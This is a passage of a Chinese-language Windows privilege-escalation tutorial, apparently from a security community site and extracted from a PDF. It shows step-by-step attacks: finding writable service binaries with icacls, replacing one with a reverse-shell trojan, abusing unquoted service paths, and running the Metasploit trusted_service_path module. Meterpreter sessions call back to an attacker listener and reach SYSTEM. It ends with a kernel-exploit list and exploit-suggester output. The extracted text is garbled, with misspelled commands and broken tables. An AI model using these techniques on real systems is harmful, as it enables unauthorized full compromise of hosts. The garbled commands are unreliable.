9 C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorlib.exe
10
11 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.exe
12
13 C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe
14
15 "C:\Windows\Microsoft.NET\Framework64\v3.0\Windows Communication Foundation\infocard.exe"
16
17 "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMsvHost.exe" -NetMsmqActivator
18
19 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMsvHost.exe
20
21 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMsvHost.exe
22
23 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMsvHost.exe
24
25 C:\Windows\SysWow64\perfhost.exe
26
27 C:\net\srvany.exe
28
29 C:\Windows\servicing\TrustedInstaller.exe
30
31 "C:\Program Files (x86)\360\360Safe\deepscan\zhudongfangyu.exe"
32
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152432-09b7cc58-53b2-1.png>)

icacs 或 cacls 检查权限

检查权限工具如下:

- icacs (Windows Vista +)
- cacls (Windows XP)

```
for /f eol^=^^^ delims^=^" %a in (C:/inetpub/wwwroot/service.txt) do cmd.exe /c icacs "%a"
```

```
G:\inetpub\wwwroot> for /f eol^=^^^ delims^=^" %a in (C:/inetpub/wwwroot/service.txt) do cmd.exe /c icacs "%a"
C:\inetpub\wwwroot>cmd.exe /c icacs "C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe" & echo [S] & cd & echo [E]
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe NT SERVICE\TrustedInstaller:(F)
BUILTIN\Administrators:(RX)
NT AUTHORITY\SYSTEM:(RX)
BUILTIN\Users:(RX)

已成功处理 1 个文件; 处理 0 个文件时失败

C:\inetpub\wwwroot>cmd.exe /c icacs "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_state.exe" & echo [S] & cd & echo [E]
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_state.exe BUILTIN\IIS_IUSRS:(I) (RX)
NT AUTHORITY\SYSTEM:(I) (F)
BUILTIN\Administrators:(I) (F)
BUILTIN\Users:(I) (RX)

已成功处理 1 个文件; 处理 0 个文件时失败
[S]
C:\inetpub\wwwroot
[E]

C:\inetpub\wwwroot>cmd.exe /c icacs "C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.exe" & echo [S] & cd & echo [E]
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.exe NT SERVICE\TrustedInstaller:(F)
BUILTIN\Administrators:(RX)
NT AUTHORITY\SYSTEM:(RX)
BUILTIN\Users:(RX)

已成功处理 1 个文件; 处理 0 个文件时失败
[S]
C:\inetpub\wwwroot
[E]

C:\inetpub\wwwroot>cmd.exe /c icacs "C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.exe" & echo [S] & cd & echo [E]
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.exe NT SERVICE\TrustedInstaller:(F)
BUILTIN\Administrators:(RX)
NT AUTHORITY\SYSTEM:(RX)
BUILTIN\Users:(RX)

已成功处理 1 个文件; 处理 0 个文件时失败
[S]
C:\inetpub\wwwroot
```

C:\inetpub\wwwroot [E]

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152444-112b7f3e-53b2-1.png>)

主要关注以下三个权限：

Users:(F) : 完全访问

Users:(M) : 修改访问

Users:(W) : 仅写访问

我们可以发现某个服务的运行文件 C:\net\srvany.exe 可以被我们控制


```
[E]
C:\inetpub\wwwroot>cmd.exe /c icacls "C:\net\srvany.exe" & echo [S] & cd & echo [E]
C:\net\srvany.exe BUILTIN\Users:(I)(F)
                  NT AUTHORITY\SYSTEM:(I)(F)
                  BUILTIN\Administrators:(I)(F)
                  ISBASE\admin:(I)(F)

已成功处理 1 个文件；处理 0 个文件时失败
[S]
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152501-1b7e74c8-53b2-1.png>)

替换二进制文件



名称	日期	大小	属性
防御tools	2019-11-09 16:23:59	0 b	Directory
AnyExeToService.exe	2019-08-13 13:46:15	7.65 Mb	Archive
Command Prompt.lnk	2019-11-20 13:46:20	1.41 Kb	Archive
MaterialDesignColors.dll	2020-01-17 14:10:55	219 Kb	Archive
MaterialDesignThemes.Wpf.dll	2020-01-17 14:10:55	5.3 Mb	Archive
SharPersist.exe	2019-11-20 10:12:58	225.5 Kb	Archive
Symantec 14.0.3929.1200_x64.exe	2019-12-26 11:17:00	264.8 Mb	Archive
calc.exe	2010-11-21 11:25:07	758 Kb	Archive
desktop.ini	2019-11-09 12:08:32	84 b	Hidden, System
dotNetFx40_Full_x86_x64.exe	2019-09-24 11:45:48	48.11 Mb	Archive
gametime.dll	2019-11-09 14:37:22	62.5 Kb	Archive
srvany.exe	2020-01-19 14:36:09	7 Kb	Archive
srvany.exe1	2019-03-15 13:49:24	8 Kb	Archive
w32time.dll	2019-11-07 14:15:26	5 Kb	Archive

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152514-22fd68ee-53b2->

1.png)

当服务重启时，反弹 shell

```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.235.133:4444
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.235.100
[*] Meterpreter session 3 opened (192.168.235.133:4444 → 192.168.235.100:50649) at 2020-01-19 01:40:16 -0500

msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information                                     Connection
  --  ---  ---
  1    meterpreter x64/windows IIS APPPOOL\DefaultAppPool @ DC1 192.168.235.133:4444 → 192.168.235.100:50556 (192.168.235.100)
  3    meterpreter x64/windows NT AUTHORITY\SYSTEM @ DC1 192.168.235.133:4444 → 192.168.235.100:50649 (192.168.235.100)

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > █
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152525-29ba97b0-53b2-1.png>)

0x06 Windows 服务攻击和反弹

UNIX WINDOWS 服务路径配置个三

在 Windows 环境中，启动服务后，系统会尝试查找可执行文件的位置来成功启动服务。如果可执行文件包含在引号标签中，系统就会知道在哪里可以找到它。但是，如果应用程序二进制文件所在的路径不包含任何引号，Windows 则会尝试在该路径的每个文件夹中找到并执行它，直到找到可执行文件为止。

手工检查

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v  
"c:\windows\\" |findstr /i /v ""
```

```
wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" |findstr /i /v  
""
```

```
gwm -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq  
"Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '*'} | select  
PathName,DisplayName,Name
```

```
C:\inetpub\wwwroot>wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |  
findstr /i /v ""  
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v ""  
TestServer TestServer C:\Program Files\service\hello ser  
vice\srvany.exe Auto  
C:\inetpub\wwwroot>
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152539-320dc626-53b2-1.png>)

服务路径 `C:\Program Files\service\hello service\srvary.exe`

Windows 将首先尝试以下路径:


`C:\Program.exe`

`C:\Program Files.exe`

`C:\Program Files\service\hello.exe`

`C:\Program Files\service\hello service.exe`

利用 iccls 检查权限



```
C:\inetpub\wwwroot>iccls "C:\Program Files\service"
iccls "C:\Program Files\service"
C:\Program Files\service BUILTIN\Users:(OI)(CI)(F)
                        NT SERVICE\TrustedInstaller:(I)(F)
                        NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                        NT AUTHORITY\SYSTEM:(I)(F)
                        NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                        BUILTIN\Administrators:(I)(F)
                        BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152556-3bffa9e-53b2-1.png>)

可以发现 `C:\Program Files\service\` 目录有控制权限

我们将反弹 shell 木马命名为 hello.exe 放在目录中, 重启服务时, shell 反弹

```

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.235.133:4444
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.235.100
[*] Meterpreter session 4 opened (192.168.235.133:4444 -> 192.168.235.100:50902) at 2020-01-19 03:07:21 -0500

msf5 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152609-43e8eaba-53b2-1.png>)

Metasploit trusted_service_path 模块

模块路径: exploit/windows/local/trusted_service_path

```

msf5 exploit(windows/local/trusted_service_path) > show options

Module options (exploit/windows/local/trusted_service_path):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.235.133 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

```

```
Id  Name
--  ---
0   Windows

msf5 exploit(windows/local/trusted_service_path) > 
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152621-4b28daba-53b2-1.png>)

trusted_service_path 模块设置 SESSION 后自动利用，但是它只是针对第一个空格目录，如果第一个目录权限不足就会利用失败。

```
msf5 exploit(windows/local/trusted_service_path) > exploit

[*] Started reverse TCP handler on 192.168.235.133:4444
[*] Finding a vulnerable service...
[*] Placing C:\Program.exe for TestServer
[*] Writing 15872 bytes to C:\Program.exe...
[-] Exploit aborted due to failure: unknown: core_channel_open: Operation failed: Access is denied.
[*] Exploit completed, but no session was created.
msf5 exploit(windows/local/trusted_service_path) > sessions -i 1
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152633-51e0ba4e-53b2-1.png>)

0x07 内核利用

Windows 平台提权漏洞 EXP 集合：

<https://github.com/SecWiki/windows-kernel-exploits>
(<https://github.com/SecWiki/windows-kernel-exploits>)

漏洞列表

Security Bulletin	KB	操作系统
-------------------	----	------

CVE-2019-0803	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0803 (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0803)	Windows 7/8/10/2008/2012/2016/2019
CVE-2018-8639	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-1038 (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-1038)	Windows 7/8/10/2008/2012/2016
	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-1038	

Security Bulletin 1038	US/security-guidance/advisory/CVE-2018-1038 (https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-1038)	操作系统 Windows 7 SP1/Windows Server 2008 R2 SP1

CVE-2018-0743	https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-0743 (https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-0743)	Windows 10 version 1703/Windows 10 version 1709/Windows Server version 1709
CVE-2018-8453	https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8453 (https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8453)	>= windows 8.1
	https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8453	

Security Bulletin 8440	US/security-guidance/advisory/CVE-2018-8440 (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8440)	操作系统 windows 7/8.1/10/2008/2012/2016
MS17-017	KB4013081	windows 7/8

CVE-2017-8464	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8464 (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8464)	windows 10/8.1/7/2016/2010/2008
CVE-2017-0213	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0213 (https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0213)	windows 10/8.1/7/2016/2010/2008
	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0213	

Security Bulletin	US/security-guidance/advisory/CVE-2018-8120 (https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2018-8120)	操作系统 Windows 8.1/Server 2012 R2
0833		
CVE-2018-8120	KB4103712	Windows 7 SP1/2008 SP2,2008 R2 SP1

MS17-010	KB4013389	windows 7/2008/2003/XP
MS16-135	KB3199135	2016
MS16-111	KB3186973	32/64/8.1
MS16-098	KB3178466	Win 8.1
MS16-075	KB3164038	2003/2008/7/8/2012
MS16-034	KB3143145	2008/7/8/10/2012

Security Bulletin MS16-032	KB KB3143141	操作系统 2008/7/8/10/2012
MS16-016	KB3136041	2008/Vista/7
MS16-014	KB3134228	2008/Vista/7

MS15-097	KB3089656	win8.1/2012
MS15-076	KB3067505	2003/2008/7/8/2012
MS15-077	KB3077657	XP/Vista/Win7/Win8/2000/2003/2008/2012
MS15-061	KB3057839	2003/2008/7/8/2012
MS15-051	KB3057191	2003/2008/7/8/2012
MS15-015	KB3031432	Win7/8/8.1/2012/RT/2012 R2/2008 R2

Security Bulletin MS15-010	KB KB3036220	操作系统 2003/2008/7/8
MS15-001	KB3023266	2008/2012/7/8
MS14-070	KB2989935	2003

MS14-068	KB3011780	2003/2008/2012/7/8
MS14-058	KB3000061	2003/2008/2012/7/8
MS14-066	KB2992611	VistaSP2/7 SP1/8/Windows 8.1/2003 SP2/2008 SP2/2008 R2 SP1/2012/2012 R2/Windows RT/Windows RT 8.1
MS14-040	KB2975684	2003/2008/2012/7/8
MS14-002	KB2914368	2003/XP
MS13-		

Security Bulletin	KB2850851	XP/Vista/2003/2008/win 7
MS13-046	KB	操作系统
	KB2840221	Vista/2003/2008/2012/7
MS13-005	KB2778930	2003/2008/2012/win7/8
MS12-042	KB2972621	2008/2012/win7

MS12-020	KB2671387	2003/2008/7/XP
MS11-080	KB2592799	2003/XP
MS11-062	KB2566454	2003/XP
MS11-046	KB2503665	2003/2008/7/XP
MS11-011	KB2393802	2003/2008/7/XP/Vista
MS10-092	KB2305420	Jul-08

Security Bulletin MS10-065	KB KB2267960	操作系统 IIS 5.1, 6.0, 7.0, and 7.5
MS10-059	KB982799	2008/7/Vista
MS10-048	KB2160329	XP SP2 & SP3/2003 SP2/Vista SP1 & SP2/2008 Gold & SP2 & R2/Win7

MS10-015	KB977165	2003/2008/7/XP
MS10-012	KB971468	Windows 7/2008R2
MS09-050	KB975517	2008/Vista
MS09-020	KB970483	IIS 5.1 and 6.0
MS09-012	KB959454	Vista/win7/2008/Vista
MS08-068	KB957097	2000/XP

Security Bulletin MS08-067	KB KB958644	Windows 操作系统 Windows 2000/XP/Server 2003/Vista/Server 2008
MS08-066	KB956803	Windows 2000/XP/Server 2003
MS08-025	KB941693	XP/2003/2008/Vista

MS06-040	KB921883	2003/xp/2000
MS05-039	KB899588	Win 9X/ME/NT/2000/XP/2003
MS03-026	KB823980	NT/2000/XP/2003

Microsoft Security Bulletin Data

Microsoft 安全公告数据

<https://www.microsoft.com/en-gb/download/confirmation.aspx?id=36982>
(<https://www.microsoft.com/en-gb/download/confirmation.aspx?id=36982>)

	A	B	C	D	E	F	G	H	I	J
1	Date Post	Bulletin	Bulletin	Severi	Impact	Title	Affected Product	Component	Affected Component	Impact
76	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Vista Service Pack 2	4012497		Elevation of Privilege
77	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Vista x64 Edition Service Pack 2	4012497		Elevation of Privilege
78	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 for 32-bit Systems Service Pack 2	4012497		Elevation of Privilege
79	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 for x64-based Systems Service Pack 2	4012497		Elevation of Privilege
80	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 10 Version 1511 for x64-based Systems	4013198		Elevation of Privilege
81	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 10 Version 1607 for 32-bit Systems	4013429		Elevation of Privilege
82	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 10 Version 1607 for x64-based Systems	4013429		Elevation of Privilege
83	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2016 for x64-based Systems	4013429		Elevation of Privilege
84	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 for 32-bit Systems Service Pack 2	4012497		Elevation of Privilege
85	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 for x64-based Systems Service Pack 2	4012497		Elevation of Privilege
86	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 R2 for x64-based Systems Service Pack 2	4012212		Elevation of Privilege
87	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2012 (Server Core installation)	4012214		Elevation of Privilege
88	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2012 R2 (Server Core installation)	4012213		Elevation of Privilege
89	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2016 for x64-based Systems (Server Core installation)	4013429		Elevation of Privilege
90	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 10 Version 1511 for 32-bit Systems	4013198		Elevation of Privilege
91	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 for Itanium-based Systems Service Pack 2	4012497		Elevation of Privilege
92	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 7 for 32-bit Systems Service Pack 1	4012212		Elevation of Privilege
93	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 7 for x64-based Systems Service Pack 1	4012212		Elevation of Privilege
94	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 R2 for x64-based Systems Service Pack 2	4012212		Elevation of Privilege
95	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2008 R2 for Itanium-based Systems Service Pack 2	4012212		Elevation of Privilege
96	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 8.1 for 32-bit Systems	4012213		Elevation of Privilege
97	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 8.1 for x64-based Systems	4012213		Elevation of Privilege
98	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2012	4012214		Elevation of Privilege
99	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2012 R2	4012213		Elevation of Privilege
100	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows RT 8.1	4012216		Elevation of Privilege
101	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 10 for 32-bit Systems	4012606		Elevation of Privilege
102	3/14/2017	MS17-018	4013083	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows 10 for x64-based Systems	4012606		Elevation of Privilege
103	3/14/2017	MS17-017	4013081	Important	Elevation of Privilege	Security Update for Windows Kernel-Mode Drivers	Windows Server 2012	4012214		Elevation of Privilege

(<https://xzfile.aliyuncs.com/media/upload/picture/20200220152653-5e507ac6-53b2-1.png>)

Windows Exploit Suggester

<https://blog.gdssecurity.com/labs/2014/7/11/introducing-windows-exploit->

suggester.html (<https://blog.gdssecurity.com/labs/2014/7/11/introducing-windows-exploit-suggester.html>)


漏洞利用检查脚本，将目标补丁程序与 Microsoft 安全公告数据进行比较，以检测目标上可能缺少的补丁程序。

首先我们利用 systeminfo 命令将目标系统信息输出到 txt 文件中

```
systeminfo > wininfo.txt
```

下载到我们本地，利用脚本检查

```
python windows-exploit-suggester.py --database 2020-02-17-mssb.xls --systeminfo windows.txt
```



```
result.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (GB2312)
[*] querying database file for potential vulnerabilities
[*] comparing the 3 hotfix(es) against the 407 potential bulletins(s) with a database of 137 known exploits
[*] there are now 406 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr'
Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinysec/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGN0BJ Integer Overflow (MS16-098)
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*] https://github.com/foxglovesec/RottenPotato
```

